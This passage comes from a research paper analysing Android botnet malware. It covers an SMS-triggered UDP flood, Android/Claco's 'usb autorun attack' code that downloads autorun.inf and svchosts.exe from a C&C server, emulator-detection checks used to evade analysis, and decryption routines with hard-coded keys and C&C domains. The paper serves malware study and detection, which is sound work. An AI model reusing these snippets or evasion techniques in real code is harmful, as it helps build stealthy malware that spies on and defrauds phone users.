```

Figure 4: Android/Tascudap's denial of service feature.

The exact implementation of this command is as follows:

```
if
        User receives SMS containing
                "\#u[Dst]:[Port]:[c]:[d]" or
                "\#u[Dst]:[Port]:[d]"
then
        Send large number of UDP packets containing
        randomly generated byte array of random length
        to the address Dst at port Port, d number of
        times. The value c, whose default value is 500,
        is used for the generation of the byte array.
```

Android/Claco (sha256sum: 7b1746778d0196bf01251fd1cf5110a2ef41d707dc7c67734550dbdf3e577bb9)

This bot variant is interesting for its ability to process a command called 'usb autorun attack' which leads to the download of certain files from the C&C that could be used to infect a PC when the phone is connected to it in USB mode. The implementation of this functionality is shown in Figure 5.

It also implements another interesting command called 'ringer' that is followed by a parameter. Depending upon

```
    public static boolean UsbAutoRunAttack(Context context)
    {
        DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
autorun.inf").toString(), "autorun.inf", "ftpupper", "thisisshit007", context);
        DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
folder.ico").toString(), "folder.ico", "ftpupper", "thisisshit007", context);
        DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
svchosts.exe").toString(), "svchosts.exe", "ftpupper", "thisisshit007", context);
        boolean flag = true;
_L2:
        return flag;
        Exception exception;
        exception;
        CreateAndSentErrorLog((new StringBuilder(String.valueOf(exception.getMessage(
).toString().toString()))).append("\n").toString(), context);
        flag = false;
        if(true) goto _L2; else goto _L1
_L1:
    }
```

Figure 5: Android/Claco's 'usb autorun attack' command.

```
    public static boolean RingerMode(Context context, String s)
    {
        boolean flag;
label0:
        {
            try
            {
                AudioManager audiomanager = (AudioManager)context.getSystemService("audio");
                if(s.toLowerCase().equals("silent"))
                {
                    audiomanager.setRingerMode(0);
                } else
                {
                    boolean flag1 = s.toLowerCase().equals("normal");
                    flag = false;
                    if(!flag1)
                        break label0;
                    audiomanager.setRingerMode(2);
                }
            }
            catch(Exception exception)
            {
                CreateAndSentErrorLog((new StringBuilder(String.valueOf(exception.getMessage()
.toString()))).append("\n").toString(), context);
                flag = false;
                break label0;
            }
            flag = true;
        }
        return flag;
    }
```

Figure 6: Android/Claco's 'ringer' command.

the value of this parameter, the phone's ringer state is set to 'silent' or 'normal'. The corresponding code is shown in Figure 6.

Anti-debugging tricks

Anti-debugging tricks are widely employed by authors of PC malware, however these techniques aren't as commonly observed in mobile malware. This section will focus on the few mobile bot samples that do employ them, that were analysed as part of this study.

Android/NickiSpy.B (sha256sum: 498b425a8536ce03b5738e1ba3339f70ec2680bc437e1650084d8b908a343405)

This bot variant checks the IMEI value of the device it is being run on and forwards it to a URL that is specified in the package. The application continues to run only if the response 'y' is received, otherwise it exits. The code implementing this anti-debugging trick, which allows the selective, IMEI-based, attacker-determined execution of this bot, is shown in Figure 7.

The check() function implements the HTTP request made and returns 'true' if the response 'y' is received.

Android/Crosate.A (sha256sum: 15281dbe2603f5973d53c5fddabbcc3de6ad3ec65146aa2ffb34a779ea604f82)

This variant checks the IMEI value of the device it runs on, and if it contains the string '000000000000000', the application exits. This is a useful emulator detection mechanism since the string corresponds to the IMEI value on the widely used emulators that come with the *Android* SDK [10]. The implementation can be seen in Figure 8.

Android/Pincer.A (sha256sum: 032a095067442d60d0df9fadab07553152e5500a67fc95084441752eafd43f70)

This variant checks whether it is being run on an emulator by checking certain parameters such as the IMEI, model name, phone number, etc. for default values found on an emulator. We can only assume that this is done with the intention of hindering dynamic analysis of the malware on an emulator. The values are listed below:

```
Build.PRODUCT = "sdk" or "generic"
Build.MODEL = "sdk" or "generic"
IMEI = "351565050260436" or "000000000000000"
       or "357242043237517" or "012345678912345"
Phone Number = "15555215554"
Build.HARDWARE = "goldfish"
Nw = "Android
```

If any of the above values are true, the malware doesn't launch the function implementing its botnet capabilities, thereby effectively hiding its malicious behaviour.

Android/Wroba.I (sha256sum: b103f3897b1619dee157e62a1737e864452a85bab613ad971ac6193b3f6a4834)

This variant checks for the value of the device's IMEI and phone number to detect an emulator. This is implemented using a code snippet similar to that shown below:

```
this.telephonyManager = ((TelephonyManager)
       getSystemService("phone"));
String deviceId = "deviceid:" + this.
       telephonyManager.getDeviceId();
String phoneIdentity = this.
       telephonyManager.getLine1Number();
```

```
public void onCreate()
{
  TelephonyManager localTelephonyManager = (TelephonyManager)getSystemService("phone");
  this.tel = localTelephonyManager.getLine1Number();
  this.imei = localTelephonyManager.getDeviceId();
  this.sim = localTelephonyManager.getSimSerialNumber();
  if (!check(this.imei))   // Exit if check(IMEI) returns false
    System.exit(1);
}
```

Figure 7: Anti-debugging trick in Android/NickiSpy.B.

```
public void onCreate()
{
  super.onCreate();
  TelephonyManager localTelephonyManager = (TelephonyManager)getSystemService("phone");
  String str1 = ((TelephonyManager)getSystemService("phone")).getLine1Number();
  String str2 = localTelephonyManager.getDeviceId(); // IMEI
  String str3 = localTelephonyManager.getNetworkOperatorName();
  String str4 = localTelephonyManager.getSimCountryIso();
  if (str2.indexOf("000000000000000") != -1) // Exit if IMEI contains "000000000000000"
    System.exit(0);
```

Figure 8: Emulator detection in Android/Crosate.A.

```
if ((phoneIdentity.startsWith("15555")) ||
       (deviceId.startsWith("00000000")))
System.exit(0);
```

The IMEI value used for emulator detection is ‘00000000’. However, this check doesn’t function due to a coding flaw. If the phone number on the device begins with ‘15555’, the application exits. This helps with emulator detection since the default phone number on a standard emulator is ‘15555215554’.

For multiple emulator instances running in parallel, the last four digits of the phone number are incremented to the next even number within the range 5554 to 5584 [11].

Code obfuscation and traffic encryption

This section details bot variants that employ techniques to hide code by means of obfuscation or encryption, and those that make use of traffic encryption to prevent detection by analysis of network traffic. Each example also shows the implementation of the obfuscation, decryption or encryption schemes in the bot’s code.

Android/PjApps.A (sha256sum: b84ebe48e60d74984e7e9f5d8c12c2c578ea3554b73df4af8209bbdb7276c839)

The C&C URL is ‘encrypted’ with a simple algorithm that uses only alternate characters of a given string. The decryption routine is implemented in the function com.android.main.a.a() of the package that takes the encrypted string and an integer as arguments. This class is defined as follows:

```
public static String a(String paramString, int
paramInt)
{
  StringBuffer localStringBuffer = new StringBuffer();
  String str1, str2;
  int i = paramString.length();
  for (int j = 0; ; j++)
  {
     if (j >= i / 2)
     {
        str2 = localStringBuffer.toString();
        String str3 = str2.substring(0, paramInt);
        if (paramInt <= 0)
        {
           str1 = str2.substring(paramInt, str2.
                 length() - 3) + "." + str2.
                 substring(str2.length() - 3);
        }
        str1 = str3 + "." + str2.substring(paramInt,
           str2.length() - 3) + "." +
           str2.substring(str2.length() - 3);
        break;
     }
     localStringBuffer.append(paramString.substring
        (1 + j * 2, 2 + j * 2));
  }
  return str1;
}
```

An example of its use in a bot sample is as follows:

```
a("3lgoagdmfejekgfos9t15chojm", 3) = "log.meego91.com"
```

Android/Vdloader.A (sha256sum: 7a771f17e3315c9a93b6ccb1cd5e5e03ca8feeb2d02369d13e5dcdb0b95aaca8)

This sample uses a custom string encryption method. The decrypted string is calculated as [char -position]. The decryption code can be found at [12]. To give an example, decryption of the string below results in a configuration string used by the bot:

```
decrypt d = new decrypt();
String str=d.a("7B237868263F283F36392C372E7B7183324
B3443364138807B8D3C553E4D404B42849796465F8149909D
9E9B665C5D909193949697999A9C9D679DAAA977766F78717
1B372AFB9B76AA6766DBFB6708972838284768178BAC17B94
7D8D7FDB");
System.out.println ("Decryption result: "+str);
```

gives the output:

```
Decryption result: {"ve":"8.0","nct":"0","ict":"0",
"cus":["http://aabbccddee.com:8080/p.jsp"],
"si":"201","ci":"1"}
```

Android/Tascudap.A (sha256sum: c88a6e66e300268bcb6bd8f725565c24a04bc70bbba8c522235bfb505623ed2d)

This variant also makes use of a custom encryption method based on arithmetic and logical operations, for hiding the C&C address. The decryption can be found at [13]. The decrypted output looks like this:

```
Output = gzqtmtsnidcdwxoborizslk.com
```

Android/NotCompatible (sha256sum: 1a18e48fbd79ce84d946b4d065a7e30c5f10a4762437a6c8d888348afbab685f)

In this case, the configuration file is encrypted using AES. The bot decrypts a file in the package assets using AES with a key that is the SHA-256 hash of a hard-coded string. This implementation can be seen in the bot’s code in Figure 9.

Android/LuckyCat (sha256sum: 5d2b0d143f09f31bf52f0ffa0810c66f94660490945a4ee679ea80f709aae3bd)

This variant XOR ‘encrypts’ the traffic sent to the C&C. The encryption can be seen in Figure 10, where paramArrayOfByte contains the information to be sent to the C&C.

```
class Config
{
  private String CIPHER = "AES/ECB/NoPadding";
  private String KEY_ALG = "AES";
  byte[] key;
  int lastShow = 0;
  public String passkey = "ZTY4MGE5YQo";  // Hard-coded passkey
  public Config()
  {
    try
    {
      this.key = MessageDigest.getInstance("SHA256").digest(this.passkey.getBytes());
      return; // key = SHA256(passkey)
    }
    catch (NoSuchAlgorithmException localNoSuchAlgorithmException)
    {
      while (true)
        localNoSuchAlgorithmException.printStackTrace();
    }
  }
  public byte[] Decrypt(byte[] paramArrayOfByte)
  {
    try
    {
      Cipher localCipher = Cipher.getInstance(this.CIPHER);
      localCipher.init(2, new SecretKeySpec(this.key, this.KEY_ALG));
      byte[] arrayOfByte2 = localCipher.doFinal(paramArrayOfByte);
      arrayOfByte1 = arrayOfByte2;
      return arrayOfByte1;
    }
    catch (NoSuchPaddingException localNoSuchPaddingException)
```

Figure 9: AES decryption using a key obtained from the SHA256 hash of a hard-coded string in Android/NotCompatible.

```
public void encryptkey(byte[] paramArrayOfByte, int paramInt1, int paramInt2)
{
  byte[] arrayOfByte1 = new byte[10240];
  byte[] arrayOfByte2 = new byte[4];
  Arrays.fill(arrayOfByte1, 0, 10240, (byte)0);
  Arrays.fill(arrayOfByte2, 0, 4, (byte)0);
  System.arraycopy(paramArrayOfByte, paramInt1, arrayOfByte1, 0, paramInt2);
  int i = 0;
  if (i >= paramInt2);
  while (true)
  {
    return;
    int j = i + 1;
    arrayOfByte2[0] = ((byte)(0x5 ^ arrayOfByte1[i]));
    paramArrayOfByte[(-1 + (paramInt1 + j))] = arrayOfByte2[0];
    if (j < paramInt2)
    {
      i = j + 1;
      arrayOfByte2[1] = ((byte)(0x27 ^ arrayOfByte1[j]));
      paramArrayOfByte[(-1 + (paramInt1 + i))] = arrayOfByte2[1];
      if (i < paramInt2)
        break;
    }
  }
}
```

Figure 10: Traffic encryption by Android/LuckyCat.

Android/SaurFtp.A (sha256sum: 9390a145806157cadc54ecd69d4ededc31534a19a1cebbb1824a9eb4febdc56d)

This bot variant gets its C&C address from a file in the package assets called proper.ini. The contents of the file between the characters '<####' and '####>' are read and then XOR decrypted, as shown in Figure 11.

The result of the decryption is shown below:

```
#### http://android.uyghur.dnsd.me/default.htm ####
android.uyghu?O????I?E[\U?SBQE???1?S??F?PFR???,U???
?JWNFNEJ?GLMT?RF?JM?P?XVQQZMPGG\
TUT?T[P?ARBRWMP[Q?X^T?A\K^[GJ?SLNNJT
```

This result is split at '####', with the first half of the split serving as the C&C server address from where the bot acquires the address of an FTP server to which all the collected information is finally uploaded.

Android/JSmsHider.A (sha256sum: 522e7ded785cfedb5e5200bcf29be072d4e16ba5868b83dcf729d769231303fb)

This variant DES encrypts values of the POST parameters, i.e. the collected data, in traffic sent to the C&C, as can be seen from the code shown in Figure 12.

Android/DroidKungFu.E (sha256sum: 66d90617f49aa2449e338455d3b9ce852c2ca45d5460c1e9e40bb050333b7dfb)

This bot variant contains an encrypted binary in the package assets under the name WebView.db.init. The file is decrypted using AES with a hard-coded key, as shown in Figure 13. The resulting decrypted file is an ELF binary which is then executed and communicates with the C&C, downloading other packages and installing them.

Android/DroidKungFu.F, .G (sha256sum: 6c4aebf5043ea6129122ebf482366c9f7cb5fbe02e2bb776345d32d89b77a2e0)

These variants make use of Java code from a native library in order to drop an executable onto a rooted *Android*

```
public String setEncrypt(String paramString)
{
  int[] arrayOfInt = new int[paramString.length()];
  String str = "";
  int i = 0;
  for (int j = 0; ; j++)
  {
    if (i >= paramString.length())
      return str;
    if (j == "marriage and parenting are serious commitments dont be in a hurry".length())
      j = 0;
    arrayOfInt[i] = (paramString.charAt(i) ^ "marriage and parenting are serious commitments dont be in a hurry".charAt(j));
                                             Key for XOR operation
    char c = (char)arrayOfInt[i];
    str = str + c;
    i++;
  }
}
```

Figure 11: XOR decryption in Android/SaurFtp with a key providing life advice.

```
public void Reportresult(String paramString)
{
  HashMap localHashMap = new HashMap();
  Log.e("MainMenu", "Reportresult:result:" + paramString);
  MyInformation localMyInformation = new MyInformation(this);
  localHashMap.put("sid", DES_JAVA.encrypt1(localMyInformation.getIMEI()));
  localHashMap.put("ssd", DES_JAVA.encrypt1(localMyInformation.getIMSI()));
  localHashMap.put("stp", DES_JAVA.encrypt1(localMyInformation.getMODELID()));
  localHashMap.put("sci", DES_JAVA.encrypt1(localMyInformation.getCid()));
  localHashMap.put("sac", DES_JAVA.encrypt1(localMyInformation.getLac()));
  localHashMap.put("sta", DES_JAVA.encrypt1(paramString));
  localHashMap.put("sch", DES_JAVA.encrypt1("sghuibbs"));
  localHashMap.put("sig", DES_JAVA.encrypt1("normal"));
  localHashMap.put("svs", DES_JAVA.encrypt1(localMyInformation.getSDKversionnumber()));
  localHashMap.put("svr", DES_JAVA.encrypt1(localMyInformation.getversionnumber()));
  if (ApnControl.isConnect(this))
    new LoadMainURLService("http://svr.xmstsv.com/Notice/", localHashMap, this).execute(
  while (true)
  {
    return;
    Log.e("MainMenu", "Reportresult:network is not work!");
  }
```

Figure 12: Android/JSmsHider.A DES encrypts traffic to C&C.

```
private static byte[] WP = { 68, 101, 116, 97, 95, 67, 49, 42, 84, 35, 82, 117, 79, 80, 117, 115 };
public static byte[] U9(byte[] paramArrayOfByte)
  throws Exception
{
  SecretKeySpec localSecretKeySpec = new SecretKeySpec(WP, "AES");
  Cipher localCipher = Cipher.getInstance("AES");
  localCipher.init(2, localSecretKeySpec);
  return localCipher.doFinal(paramArrayOfByte);
}
```

Figure 13: AES decryption routine in Android/KungFu.E. The byte array WP contains the hard-coded key.

Figure 14: Bitwise NOT decryption of strings in native libraries used by Android/DroidKungfu.F, G.

device. The native library contains encrypted strings that are first decrypted before the library can drop the malicious executable. The decryption scheme used is a bitwise NOT operation on each byte of the encrypted string. This can be seen in the native library's *IDA* disassembly shown in Figure 14.

Android/Wroba.I (sha256sum: b103f3897b1619dee157e62a1737e864452a85bab613ad971ac6193b3f6a4834)

This variant hides its main malicious activity within a package that is encrypted and hidden within itself. The inner malicious package is present in the original package as an asset file and is decrypted using DES before it can be loaded and the malicious functions called. The implementation of this decryption and class loading can be seen in the code in Figure 15. The code in the figure shows the DES decryption of an asset file ‘ds’ using the key ‘gjaoun’. The decryption results in an *Android* package that is saved in the package directory as ‘x.zip’ and loaded using the following command:

```
localDexFile = (DexFile)Class.forName("dalvik.system
.DexFile").getMethod("loadDex", arrayOfClass)
.invoke(null, arrayOfObject);
```

This invokes the ‘dalvik.system.DexFile.loadDex()’ function using reflection, a technique that is commonly used to hide function calls.

```
private void loadClass(Context paramContext)
{
  String str1 = "/data/data/" + paramContext.getPackageName() + "/";
  String str2 = str1 + "x.zip";
  String str3 = str1 + "x";
  try
  {
    InputStream localInputStream = getAssets().open("ds"); // Read asset file "ds"
    int i = localInputStream.available();
    byte[] arrayOfByte1 = new byte[i];
    localInputStream.read(arrayOfByte1, 0, i);
    byte[] arrayOfByte2 = new DesUtils("gjaoun").decrypt(arrayOfByte1);
    FileOutputStream localFileOutputStream = new FileOutputStream(str2);
    localFileOutputStream.write(arrayOfByte2);
    localFileOutputStream.close();
  }
```

Figure 15: Decryption and loading of an inner malicious package by Android/Wroba.I.

Unusual attack vectors

Most mobile malware follows the classic method of uploading trojanized versions of legitimate applications to *Android* markets (official or third-party/non-market) in order to propagate in the wild.

It must be mentioned that installation of any application that doesn’t originate from the official *Google Play Store* requires users to have the ‘Allow Installation of non-Market Applications’ option checked in the phone’s application settings. If this is not already the case, the user has to go through the extra step of checking this option before a ‘non-market’ application can be installed.

Some examples detailed below deviate from the ‘norm’ of passing through an *Android* market and instead use unusual attack vectors for distribution.


- Android/NotCompatible.A: These variants are mostly served by means of malicious iframes on compromised websites. An unsuspecting user visiting such a compromised website would automatically have the malware downloaded to his/her phone. However, installation of the malware would still require user intervention.
- Android/Chuli.A: This variant was touted as the first *Android* malware to be delivered using a targeted attack [14]. It was sent as an email attachment to the accounts of Tibetan human rights advocates and activists in an email regarding the World Uyghur Congress (WUC) that took place in Geneva from 11–13 March 2013. The malware collected contact, location and received SMS information, as well as call records from the infected phones. This spyware functionality combined with its targeted nature, led to suspicions of political motives behind the malware.
- Android/FakePlay.C: This variant was interesting for its ability to propagate from an infected PC to a mobile phone connected to it in USB mode. The attack vector was thus from PC to mobile – the inverse of that employed by Android/Claco.A. The PC malware propagating this mobile bot variant has been detected as W32/BackDoor.VX!tr by *Fortinet*. This *Windows* malware made use of *Android*’s Debug Bridge [15] for communication between the PC and the connected mobile device and for installation of the mobile malware.
- Android/Xsser.A: This variant, discovered in 2014, was uniquely served via links in messages on the mobile messaging service *WhatsApp*. In particular, it was sent to several participants of the 2014 Hong Kong protests in September 2014 as part of the ‘Occupy Central’ pro-democracy civil disobedience campaign. The *WhatsApp* message provided a link that claimed to be ‘designed by CODE4HK for the coordination of OCCUPYCENTRAL’ [16], however the shortened link led to a site with a Chinese TLD, with the URL deliberately made to look like a legitimate Code4HK link. This case, once again, led to suspicions of political motives behind the malware. An *iOS* variant of the same malware was found on the C&C with which the *Android* trojan communicates, but no reports were received of the *iOS* variant being distributed in the wild.

STATISTICS

This section focuses on statistics based on the different properties of the bot variants detailed in the inventory.


C&C channel used

Figure 16 shows the kind of channel used for communication with the C&C by different bot variants. Of the 43 variants that make use of HTTP, Figure 17 shows a plot of the number of variants that make use of HTTP communication to the standard port, i.e. 80, vs. those that use a non-standard port.




¶Variants using HTTP or HTTPS
*Variants using both HTTP and SMS as C&C channels

Figure 16: C&C channels used by different bot variants.



‡These two variants used HTTPS and HTTP with TOR respectively

Figure 17: Ports used by variants using an HTTP C&C channel.



†This information covers everything accessible through the 'android.os.Build' class

Figure 18: Information leaked by default by different variants.

Information leaked by default

Figure 18 plots what information is leaked by default against the number of variants. Information leaked by default refers to data that is sent simply upon launching the malware, without the receipt of any command from the botmaster.

Device administrator privileges

Device administration is a feature available on devices that run an *Android* version >= 2.2. This feature is available by means of an API [17] that mainly provides device administration features at the system level. It was introduced mainly to facilitate the development of security-aware applications. However, it is also interesting to attackers for the escalated rights it confers on an application.

The most common motivation seen for its use in malware is to make uninstallation of the malware tricky. If the user grants device administrator privileges to an application after installation, it can only be uninstalled if its corresponding device administrator is deactivated from the phone's 'Location & security' settings menu. Without knowledge of this information, a user could assume the application in question is uninstallable.

Figure 19 shows the percentage of bot variants studied that request these privileges from the user after installation.




Figure 19: Percentage of variants requesting device administrator privileges.

Main motivation

During classification of variants based upon their motives, the lines between different categories can become blurred and it can generally be assumed that they all finally merge towards monetary gain. For the purposes of this paper, the most evident motive was given preference.

Figure 20 shows a plot based on the main motives for the creation of the different bot variants, surmised based upon the bots' functionalities.

- Spying/data stealing: This category includes all bot variants that also had 'SMS/mTAN stealing' as their main motivation.
- Financial: This category includes bot variants that rely on sending SMS to premium phone numbers in order to make money, as well as ransomware.
- Propagation of possible malware: All variants classified in this category either have the ability to download and install new packages onto an infected phone or they send SMS messages containing links pointing to possible malware to the contacts saved on the infected phone. The malware Android/Claco, which can infect a PC via USB, also falls under this category.




Figure 20: Main motives behind creation of bot variants.

Signing certificates

Figure 21 plots the number of variants against the certificates used to sign one sample of each. The certificates have been classified under three categories.

- The Android Developer Certificate corresponds to the certificate that comes with the *Android* SDK. It can be identified by the following values:

```
Owner: CN=Android Debug, O=Android, C=US
Issuer: CN=Android Debug, O=Android, C=US
```

- A custom certificate describes a developer-specific certificate. An example is given below:

```
Owner: CN=Yaba
Issuer: CN=Yaba
Serial number: 4fc1f17d
Valid from: Sun May 27 11:18:53 CEST 2012
until: Sat May 19 11:18:53 CEST 2046
```

- Several variants were found to be signed using a certificate like the one seen below and have hence been grouped under a category of their own.

```
Owner: EMAILADDRESS=android@android.com,
CN=Android, OU=Android, O=Android,
L=Mountain View, ST=California, C=US
Issuer: EMAILADDRESS=android@android.com,
CN=Android, OU=Android, O=Android,
L=Mountain View, ST=California, C=US
```




Figure 21: Certificates used for signing different bot variants.

CONCLUSION

In this paper, I have shown that malware authors continue to be driven mainly by motives relating to spying, financial gain and further propagation of malware. The precedence of financial motives over spying in the statistics could be explained by the fact that the statistics don't take into account how many successful infections of each variant exist in the wild.

Based on the statistics collected and the variants described, it can be concluded that although attackers' motives haven't changed much, the strategies used in writing malware continue to evolve, be it the employment of anti-debugging tricks or the increasing use of encryption and obfuscation in new malware. It has also been shown through examples that mobile bot variants are still relatively easy to take apart, and have yet to achieve the level of complexity of their PC counterparts.

More importantly, the emergence of new and innovative attack vectors – including attacks that can move from one attack surface to another (Android/Claco.A, Android/FakePlay.C) – provides a multi-level threat.

Combining that with the fact that mobile phones are increasingly being used for diverse purposes, e.g. to control smart TVs, interfacing with fitness trackers, or interfacing with any other Internet-connected device, we can expect to see more attacks spanning different attack surfaces.

Finally, with the use of multiple C&C channels by a single bot variant and remotely configurable C&C addresses, mobile botnets are becoming more resilient to takedown. All these factors hint at the need for systems/applications designed specifically for the detection and takedown of mobile botnets to be put in place – which is where this paper aims to help.

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